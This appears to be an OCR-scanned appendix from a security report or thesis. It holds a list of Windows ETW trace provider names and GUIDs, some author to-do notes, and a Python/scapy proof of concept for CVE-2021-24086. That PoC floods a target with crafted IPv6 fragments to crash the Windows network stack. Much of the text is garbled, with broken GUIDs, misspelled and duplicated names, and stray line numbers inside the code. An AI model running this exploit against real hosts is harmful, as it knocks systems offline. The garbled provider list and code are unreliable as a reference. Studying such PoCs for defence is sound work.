Provider .NET Common Language Runtime ACPI Driver Trace Provider Active Directory Domain Services: SAM Active Directory: Kerberos Client Active Directory: NetLogon ADDMD 1 { E13C0D23-CCBC-4E12-931B-D9CC2EEE27E4} { DA B01D4D-2D48-477D-B1C3-DAA D0CE6F06B} { 8E598056-8993-11D2-819E-0000 F875A064} { BBA3ADD2-C229-4CDB-AE2B-57EB6966B0C4} { F33959B4-DBEC-11D2-895B-00C04F79AB69} { 04C8A86F-3369-12F8-4769-24E484A9E725} { 7EA56435-3F2F-3F63-A829-F0B35B5CAD41} ADOMD, 1 {7 EA.56435-3F2F-3F63-A829-F0B35B5C AD4}; {47 BFA.2B7-BD54-4FAC-B70B-290210.84CA8F}; {A.83FA.99F-C.336-4DED-9FD6-5A5EB8546.D68}; {D08 BD885-501E-489A-BA.C6-B7D24BFE6BBF}; {935 F4A.E6-845D-41C6-97FA-380DA D429B72}; {247.22 B88-DF97-4FF6-E395-DB333A.C42A.1E}; {106 B464A-8043-46B1-8CB8-E92A0CD7A560}; {4.88AA.94-CFC4-46A7-8E4E-17BC 45608F0A}; Winst Trace (FEHADODC 88EC 45AE B2920 ADOME. I Application Popup Application - Addon - Event - Provider ATA Port Driver Tracing Provider AuthFw NetShell Plugin \$\begin{cases} \begin{cases} \ FD WNOT Trace
FD WSDAPI Trace
FDPHost Service Trace
FIPHOST Service Trace;
File Kernel Trace; Operation Set 1
File Kernel Trace; Operation Set 2
File Kernel Trace; Optional Data
File Kernel Trace; Volume To Log
FWPKCINT Trace Provider
FWPUCINT Trace Provider
Heap Trace Provider
IKEEXT Trace Provider
IMAPI1 Shim
IMAPI2 Concatenate Stream
IMAPI2 Disc Master
IMAPI2 Disc Recorder
IMAPI2 dil IMAP12 Disc Recorder Enumerator
IMAP12 dl1
IMAP12 lnterleave Stream
IMAP12 Media Eraser
IMAP12 Media Eraser
IMAP12 Multisession Sequential
IMAP12 Pseudo-Random Stream
IMAP12 Raw CD Writer
IMAP12 Raw Image Writer
IMAP12 Standard Data Writer
IMAP12 Track-at-Once CD Writer
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IMAP12 Write Engine
IMAP12 Verite Engine
IMAP13 Imaple Stream
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IPMI Provider Trace
KMDFv1 Trace Provider
Layer2 Security HC Diagnostics
Local Security Authority (LSA) LsaSrv
Microsoft Edge Etw
Microsoft-Antimalware-AMFilter
Microsoft-Antimalware-Engine
Microsoft-Antimalware-Protection
Microsoft-Antimalware-RTP
Microsoft-Antimalware-Scan-Interface

Fix appendices title location

Check if this is in listings of listings

Microsoft - Antimalware - Service Microsoft - Antimalware - Shield Provider

```
Microsoft - Antimalware - UacScan
Microsoft - AppV- Client - Streaming UX
Microsoft - AppV- Client - Streaming UX
Microsoft - AppV- Service Log
Microsoft - AppV- Shared Performance
Microsoft - Client - Licensing - Platform
Microsoft - Gaming - Services
Microsoft - IE
Microsoft - IE
JSDump Heap
Microsoft - IEFJSDump Heap
Microsoft - JScript
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Microsoft = Windows = ADSI

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Microsoft-Windows-BitLocker-API
Microsoft-Windows-BitLocker-API
Microsoft-Windows-BitLocker-API
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Microsoft - Windows- Hyper-V- SynthStor
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Microsoft - Windows-Srum Telemetry
Microsoft - Windows-Start Lmhosts
Microsoft - Windows-Start NameRes
Microsoft - Windows-Start up Repair
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Microsoft - WindowsPhone-Ufx
Microsoft - WindowsPhone-UfxSynopsys
Microsoft - Windows - HyperV . GpupVDev
Microsoft . Windows . HyperV . VmlcCore
Microsoft . Windows . ResourceManager
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                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         {E98EBDBF-3058-4784-8521-47860B1D2B8E}
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Mobility Center Performance Trace
Mobility Center Trace
Mount Manager Trace
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MSADCF.1
  MSADCO. 1
  MSADDS . :
  MSDADIAG ETW
  MSDAPRST . 1
  MSDAREM 1
MSDART 1
```

```
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MSDATL3.1
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               { B6501BA0-C61A-C4E6-6FA2-A4E7F8C8E7A0 }
             MSDATLS.1
msiscsi_iScsi
MUI Resource Trace
Native WIFI Filter Driver Trace
Native WIFI MSM Trace
                  Net Join
Net work Location Awareness Trace
             . Location Awaren
Network Profile Manager
NisDryWFP Provider
Ntfs
        Ntfs
Ntfs_NtfsLog
NTLM_Security Protocol
ODBC.1
ODBCBCP.1
OfficeAirSpace
OfficeLoggingLiblet
     OfficeLoggingLiblet
OLEDB.1
OpenSSH
PNPX AssocDB Trace
Portable Device Connectivity API Trace
PowerShellCore
PrintFilterPipelineSvc_ObjectsGuid
Refsv1WppTrace
RefsWppTrace
RmClient_RestartManager
RmClient_RestartManager
RowsetHelper.1
RSS Platform Backgroundsync Perf Trace
RSS Platform Backgroundsync Trace
RSS Platform Perf Trace
RSS Platform Perf Trace
RSS Platform Trace
SBP2 Port Driver Tracing Provider
Schannel
SD Bus Trace
Security: Kerberos Authentication
Security: NTLM Authentication
Security: SChannel
Security: TSPkg
Security: WDigest
Sensor ClassExtension Trace
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Security: WDigest
Sensor ClassExtension Trace
Service Control Manager
Service Control Manager Trace
             SQLOLEDB_1
SQLSRV32.1
TCPIP Service Trace
TerminalServer-MediaFoundationPlugin
                  Thread Pool
          TPM
TS Client ActiveX Control Trace
TS Client Trace
TS Rdp Init Trace
TS RDP Shell Trace
TS Rdp Sound End Point Trace
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TS Rdp Sound End Point Trace
TS Rdp Sound End Point Trace
UMB Trace
UMDF - Driver Trace
UMDF - Framework Trace
UMDF - Host Process Trace
UMDF - Lpc Driver Trace
UMDF - Lpc Trace
UMDF - Lpc Trace
UMDF - Platform Library Trace
UMDF - Reflector Trace
UMDF - Test Trace
UMDF - Test Trace
UMDF - WDF Core
USB Storage Driver Tracing Provider
User - Modern - Word - 
  User32
Volsnap
VSS tracing provider
Windows Connect Now
Windows Defender Firewall API
Windows Defender Firewall API — GP
Windows Defender Firewall Driver
Windows Defender Firewall NetShell Plugin
Windows Defender Firewall Service
Windows Constant Trace
Windows Media Player Trace
Windows NottworkItemFactory Trace
Windows Notification Facility Provider
Windows Wininit Trace
Windows Winingon Trace
Windows Winingon Trace
Windows Winiogon Trace
Windows Application Model—Store—SDK
WINSATAPI ETW PROVIDER
Wireless Client Trace
WLAN AutoConfig Trace
WLAN Diagnostics Trace
WLAN Diagnostics Trace
WLAN Extensibility Trace
WLAN HC Diagnostics Trace
WLAN HC Diagnostics Trace
                     Volsnap
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          742093102-EA00-491A-9008-00-BBSSEDB93
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```

## .2 PoC for CVE-2021-24086

```
from scapy.all import *
    import argparse
    def custom_fragment6(target, frag_id, bytes, nh, frag_size = 1008):
        assert (frag_size % 8) == 0
5
        rest = bytes
6
        offset = 0
        frags = []
9
        while len(rest) > 0:
10
            chunk = rest[: frag_size]
11
            rest = rest[len(chunk): ]
12
            last_pkt = len(rest) == 0
            # 0 -> No more / 1 -> More
            m = 0 if last_pkt else 1
            assert offset < 8191
17
            pkt = Ether() \
18
                 / IPv6(dst = target) \
19
                 / IPv6ExtHdrFragment(m = m, nh = nh, id = frag_id, offset =
20
                 \hookrightarrow offset) \
21
                 / chunk
22
            offset += (len(chunk) // 8)
            frags.append(pkt)
24
        return frags
25
26
    def exploit(args):
^{27}
        first_fragment_id = random.randint(0, 0xffffffff)
        second_fragment_id = random.randint(0, 0xffffffff)
29
30
        packet1 = IPv6ExtHdrDestOpt(options = [
31
                 PadN(optdata=('a'*0xff)),
32
```

Rewrite PoC to remove "known" code. Should be easy

```
PadN(optdata=('a'*0xff)),
33
                PadN(optdata=('a'*0xff)),
34
                PadN(optdata=('a'*0xff)),
35
                PadN(optdata=('a'*0xff)),
36
                PadN(optdata=('a'*0xff)),
37
                PadN(optdata=('a'*0xff)),
           ])
39
40
        for i in range (35):
41
           packet1 /= IPv6ExtHdrDestOpt(options = [
42
                PadN(optdata=('a'*0xff)),
                PadN(optdata=('a'*0xff)),
44
                PadN(optdata=('a'*0xff)),
45
                PadN(optdata=('a'*0xff)),
46
                PadN(optdata=('a'*0xff)),
47
                PadN(optdata=('a'*0xff)),
48
                PadN(optdata=('a'*0xff)),
49
           ])
50
51
        packet1 /= IPv6ExtHdrDestOpt(options = [
52
                PadN(optdata=('a'*0xff)),
53
                PadN(optdata=('a'*0xa0)),
           ])
5.5
        packet1 /= IPv6ExtHdrFragment(
            id = second_fragment_id, m = 1,
            nh = 17, offset = 0
59
        / UDP(dport = 31337, sport = 31337, chksum=0x7e7f)
60
61
        packet1 = bytes(packet1)
62
63
        frags = custom_fragment6(args.target, first_fragment_id, packet1,
64
    60)
65
        print(f'Sending {len(frags)} fragments with a total size of
66

    Ox{hex(len(packet1))}')

        sendp(frags, iface= args.iface)
67
        packet2 = Ether() / IPv6(dst = args.target) / IPv6ExtHdrFragment(id
        'fritzboger' # dummy data
7.0
        sendp(packet2, iface = args.iface)
71
72
    def main():
73
74
       parser = argparse.ArgumentParser()
75
        parser.add_argument('--target', default = 'ff02::1')
       parser.add_argument('--iface', default = 'eth1')
76
        args = parser.parse_args()
77
```

```
79      exploit(args)
80
81      return
82
83      if __name__ == '__main__':
84           main()
```